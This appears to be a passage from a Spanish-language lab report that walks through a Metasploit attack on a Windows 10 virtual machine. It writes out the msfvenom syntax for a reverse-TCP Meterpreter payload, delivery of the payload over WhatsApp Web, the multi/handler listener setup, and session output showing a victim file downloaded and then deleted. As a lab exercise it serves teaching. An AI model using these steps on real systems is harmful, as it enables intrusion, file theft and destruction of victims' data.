


Ilustración 18 ping maquina Windows 10

Maquina Kali Linux




Ilustración 19 ping maquina Kali Linux

Se realiza ping entre las maquinas, pantalla izquierda Windows 10 con ip 192.168.0.6 parte derecha maquina Kali Linux con ip 192.168.0.7. las cuales están respondiendo dentro del mismo segmento de red.




Ilustración 20 Comunicación entre maquina windows y Linux

Creación de un Payload con MsfVenom

Se muestra en la imagen el escritorio de Kali Linux antes de la creación del Playload

Ilustración 21 creación Payload

Con el superusuario de Kali Linux vamos a usar el programa o la extensión MSFVENOM, donde se creará con una línea de comandos un Payload




Ilustración 22 Ejecución Payload

Vamos al directorio Desktop para que en dicha dirección se nos cree el archivo Payload o dentro de la línea de comando damos la ubicación en donde queremos que se genere el archivo Payload.




Ilustración 23 Directorio Payload

Comando show options para verificar el puerto LPORT




Ilustración 24 validación puertos activos

Con la siguiente línea de comando generamos el archivo Playload en el escritorio de Kali Linux incluyendo la siguiente línea, adicional con el comando -e se instala un codificador genérico generic/none >> /home/Leiz/Desktop/PoC_1013598347.exe

Ilustración 25 Generación Payload en Linux

El cual se evidencia en la siguiente imagen, archivo identificado con el siguiente nombre PoC_1013598347.exe

Ilustración 26 Payload

El ejecutable malicioso será enviado mediante wasap web para la creación del comando, generamos la línea de comando con su correspondiente sintaxis (todo esto en modo super usuario)

Msfvenom -p (*plataforma a usar*)/(*arquitectura x86_64*)/meterpreter/reverse_tcp **LHOST=***(IP local de nuestro Kali)* **LPORT**=puerto predilecto **–-platform** *(plataforma a usar)* **-a** (*arquitectura x86-64)* **-e** *(uso de codificador*) **-f** (*formato del archivo)* **>** (*símbolo para creación del archivo)(nombre del archivo. formato requerido)*

Para la creación de un Payload se recomienda que los comandos o líneas de comandos sean lo más simple posibles.

-p --payload “Carga útil”

-f --format “Formato del archivo”

-e --encoder “codificador”

-a --arch “Arquitectura de la maquina”

> Mayor que “Indicador de creador del archivo y/o ruta directorio”.

Meterpreter “Es el comando que nos crea la carga útil para ejecución en forma remota”.




Ilustración 27 Evidencia Envío Payload




Ilustración 28 evidencias descarga Payload

Se evidencia el archivo txt y el archivo .zip del Payload

Ilustración 29 Evidencia Payload descargado y comprimido en escritorio Wimdows 10

Se ingresa a MSFCONSOLE




Ilustración 30 Payload en espera de ejecución

Por medio del comando MSFCONSOLE se activó METASPLOIT y se puede realizar el uso de los diferentes comandos

Ilustración 31 Tiempo de ejecución Payload

Introducción línea de comando use exploit/multi/handler

Ilustración 32 ejecución Payload

Carga de Payload con el comando set payload Windows/meterpreter/reverse_tcp




Ilustración 33 envío Payload

Con el comando set lhost 192.168.0.7 añadimos al exploit la ip local de Kali

Ilustración 34 línea de código envío a máquina windows 10

Verificamos nuevamente que tenemos activos los puertos con el Payload




Ilustración 35 verificación de puertos para Payload

Se ejecuta el comando EXPLOIT, el cual permite estar a la escucha cuando se ejecute el payload en la maquina infectada




Ilustración 36 estado de escucha de Payload

Ejecutamos el archivo PoC_1013598347.exe descargado en la maquina atacada




Ilustración 37 ejecución Payload

En Kali Linux en nuestra MFCONSOLE al ejecutar el comando EXPLOIT (a la escucha de la ejecución del archivo), el archivo fue ejecutado desde la ip 192.168.0.6

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.7:443
[*] Sending stage (200774 bytes) to 192.168.0.6
[*] Meterpreter session 1 opened (192.168.0.7:443 → 192.168.0.6:58404) at 2024-03-17 21:59:10
 -0500

meterpreter >
```

Ilustración 38 ejecución desde windows 10

Usando el comando sysinfo, accedemos a información de la maquina atacada, específicamente en la dirección C:\Users\vboxuser\Desktop




Ilustración 39 acceso pleno a maquina infectada

Con el coman ls ingresamos a la lista de archivos que tenemos en la ubicación C:\Users\vboxuser\Desktop





Ilustración 40 ubicación de archivos en maquina victima

Con el signo ¿podemos entrar a los comandos meterpreter




```
meterpreter > ?

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    background    Backgrounds the current session
    bg            Alias for background
    bgkill        Kills a background meterpreter script
    bglist        Lists running background scripts
    bgrun         Executes a meterpreter script as a background thread
    channel       Displays information or control active channels
    close         Closes a channel
    detach        Detach the meterpreter session (for http/https)
    disable_unic  Disables encoding of unicode strings
    ode_encoding
    enable_unico  Enables encoding of unicode strings
    de_encoding
    exit          Terminate the meterpreter session
    get_timeouts  Get the current session timeout values
    guid          Get the session GUID
    help          Help menu
    info          Displays information about a Post module
    irb           Open an interactive Ruby shell on the current session
    load          Load one or more meterpreter extensions
    machine_id    Get the MSF ID of the machine attached to the session
    migrate       Migrate the server to another process
    pivot         Manage pivot listeners
    pry           Open the Pry debugger on the current session
    quit          Terminate the meterpreter session
    read          Reads data from a channel
    resource      Run the commands stored in a file
    run           Executes a meterpreter script or Post module
    secure        (Re)Negotiate TLV packet encryption on the session
    sessions      Quickly switch to another session
    set_timeouts  Set the current session timeout values
    sleep         Force Meterpreter to go quiet, then re-establish session
```

Ilustración 41 comando y ayudas de meterpreter



```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    del           Delete the specified file
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcat          Read the contents of a local file to the screen
    lcd           Change local working directory
    lls           List local files
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    show_mount    List all mount points/logical drives
    upload        Upload a file or directory
```

Ilustración 42 comando y ayuda meterpreter

Download Clear \ Archivo.txt

```
meterpreter > ls
Listing: C:\Users\vboxuser\Desktop
=================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  152   fil   2024-03-17 18:57:48 -0500  Clear Archivo.txt
100666/rw-rw-rw-  2354  fil   2024-03-17 20:32:35 -0500  Microsoft Edge.lnk
100777/rwxrwxrwx  7168  fil   2024-03-17 21:58:32 -0500  PoC_1013598347.exe
100666/rw-rw-rw-  1058  fil   2024-03-17 21:58:17 -0500  PoC_1013598347.zip
100666/rw-rw-rw-  282   fil   2024-02-17 18:24:14 -0500  desktop.ini

meterpreter > download Clear\ Archivo.txt
[*] Downloading: Clear Archivo.txt → /home/leiz/Clear Archivo.txt
[*] Downloaded 152.00 B of 152.00 B (100.0%): Clear Archivo.txt → /home/leiz/Clear Archivo.tx
t
[*] Completed  : Clear Archivo.txt → /home/leiz/Clear Archivo.txt
meterpreter >
```

Ilustración 43 eliminación de archivo en maquina victima

Verificamos en nuestro Kali en la ruta /home/Leiz/Clear Archivo.txt




Ilustración 44 eliminación archivo

Por medio del comando rm, podemos eliminar el archivo a elección en este caso ya descargamos en Kali Clear Archivo.txt pero eliminamos de Windows 10 dicho archivo

